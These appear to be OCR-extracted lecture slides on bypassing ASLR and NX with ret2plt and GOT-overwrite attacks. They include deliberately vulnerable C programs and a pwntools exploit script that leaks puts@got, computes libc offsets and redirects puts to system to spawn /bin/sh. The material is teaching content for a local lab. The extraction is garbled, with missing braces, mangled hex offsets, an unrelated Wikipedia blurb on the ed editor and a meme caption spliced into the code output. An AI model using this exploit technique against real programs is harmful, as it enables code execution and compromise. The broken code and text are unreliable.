Review

Bypassing ASLR/NX with Ret2PLT

How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.

However, that begs the question: how does the binary know where the address of anything is now that they are randomized?

The answer lies in something called the Global Offset Table (GOT) and the Procedure Linkage Table (PLT).

ASM CALL

Call's in ASM are ALWAYS to absolute address



0x08048588 <+85>: call 0x80484b6 <show_time>

How does it work with dynamic addresses for shared libraries?

Solution:

- A "helper" at static location
- In Linux: the Global Offset Table (GOT) and the Procedure Linkage Table (PLT). (they work together in tandem)



Procedure Linkage Table (PLT)

How does it work?

- "call system" is actually call system@plt
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got



Call System() Function in libc with PLT, GOT

Call System() Function in libc with PLT, GOT

.code: call <system@plt> plt Write system@libc call <system@got> RTLD: got: Resolve call <system@libc> address of system@libc

Call System() Function in libc with PLT, GOT

i'm not a procrastinator **Lazy Binding** .code: call <system@plt> i just prefer doing plt: all my work in a deadline-induced panic call <system@got> RTLD: 1st time call System() .got: Resolve call <RTLD> address of system@libc .code: system@libc: call <system@plt> [Code] .plt: call system@libc After the 1st System() call Page ■ 10

Bypass ASLR/NX with Ret2plt Attack

→ echo 2 > /proc/sys/kernel/randomize_va_space

Enable ASLR (Address space layout randomization)

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show time();
```

ret2plt.c

Bypass ASLR/NX with Ret2plt Attack

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show time();
```

ret2plt.c

```
→ qcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```

Check PLT stub Address

```
objdump -d ./ret2plt .plt
 /ret2plt:

ed

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi. Wikipedia

                                                 8048330 <.plt>
                                          jmp
08048380 < libc start main@plt>:
8048380:
                ff 25 1c a0 04 08
                                                 *0x804a01c
                                          jmp
8048386:
                68 20 00 00 00
                                                 $0x20
                                          push
804838b:
                e9 a0 ff ff ff
                                                 8048330 <.plt>
                                          jmp
```

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln():
    puts("Time is very important to us.");
    show time();
```

Is it possible to hack the program without system() (in the .PLT)?

GOT Overwrite Attack

bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
struct record {
    char name[24];
    char * album;
int main() {
    // Print Title
    puts("This is a Jukebox");
    // Create the struct record
    struct record now playing;
    strcpy(now playing.name, "Simple Minds");
    now playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Read some user data
    read(0, now playing.name, 28);
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Overwrite the album
    read(0, now playing.album, 4);
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Print the name again
    puts(now playing.name);
```

bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
```

```
struct record {
    char name[24];
   char * album;
int main() {
    // Print Title
   puts("This is a Jukebox");
    struct record now playing;
    strcpy(now playing.name, "Simple Minds");
    now playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Read some user data
   read(0, now playing.name, 28);
   printf("Now Playing: %s(%s)\n", now playing.name, now playing.album);
   read(0, now playing.album, 4);
   printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    puts(now playing.name);
```

The program is vulnerable in two ways:



- 1.It provides an information leak opportunity when the now_playing.album pointer is overwritten and the album name is printed.
- 2.It provides a write what where primitive when the now_playing.album pointer is overwritten and input is provided to the second prompt.

Struct.c



```
#include <stdio.h>
#include <string.h>
struct student
   int id1;
   int id2;
   char a;
   char b;
   float percentage;
int main()
   int i;
   struct student record1 = {1, 2, 'A', 'B', 90.5};
   printf("size of structure in bytes : %d\n",
       sizeof(record1));
   printf("\nAddress of id1 = %u", &record1.id1 );
   printf("\nAddress of id2 = %u", \&record1.id2);
   printf("\nAddress of a = %u", &record1.a );
   printf("\nAddress of b = %u", &record1.b );
   printf("\nAddress of percentage = %u",&record1.percentage);
   return 0;
```

Struct.c

```
size of structure in bytes: 16
Address of id1 = 675376768
Address of id2 = 675376772
Address of a = 675376776
Address of b = 675376777
Address of percentage = 675376780
```

bypassGOT.c

```
truct record {
  char name[24];
  char * album;
nt main() {
  puts("This is a Jukebox");
  struct record now playing;
  strcpy(now_playing.name, "Simple Minds");
  now playing.album = (char *) malloc(sizeof(char) * 24);
  strcpy(now playing.album, "Breakfast");
  printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
  // Read some user data
  read(0, now playing.name, 28);
  printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
  read(0, now playing.album, 4);
  printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
  // Print the name again
  puts(now_playing.name);
```

#include <stdlib.h>

If we take a look at the source code again, the following function is called last:

puts(now_playing.name);

If we leak the address of puts in libc, we can calculate the address of the libc base and subsequently, the address of the system function. Also, once we have that, we can write the address of the system function into the puts@got entry so that when this final line executes, it will actually execute:

system(now_playing.name);

Which means that system will be called with a parameter that we control!

Pwn Script

#!/usr/bin/python

```
from pwn import *
def main():
     p = process("./bypassGOT")
     # Craft first stage (arbitrary read)
     leak address = 0x0804a018 # Address of puts@got
     command = "/bin/sh"
     stage 1 = command.ljust(24, "\times00") + p32(leak address)
     p.recvrepeat(1)
     p.send(stage 1)
     # Parse the response
     data = p.recvrepeat(1)
     log.info("leaked data: %s" % data)
     leak = data[data.find("(") + 1 : data.rfind(")")]
     log.info("Got leaked data: %s" % leak)
     puts addr = u32(leak[:4])
     log.info("puts@libc : 0x%x" % puts addr)
     # Overwrite puts@got
     offset libc start main ret = 0 \times 18e81
     offset system = 0 \times 0003 \text{cd} 10
     offset dup2 = 0 \times 0000e6110
     offset read = 0 \times 0000e5620
     offset write = 0 \times 0000e56f0
     offset str bin sh = 0 \times 17b8cf
     offset puts = 0 \times 00067360
     libc base = puts addr - offset puts
     log.info("libc base: 0x%x" % libc base)
     system addr = libc base + offset system
     log.info("system@libc: 0x%x" % system addr)
     p.send(p32(system addr))
     p.interactive()
      name == " main ":
     main()
```

Q&A
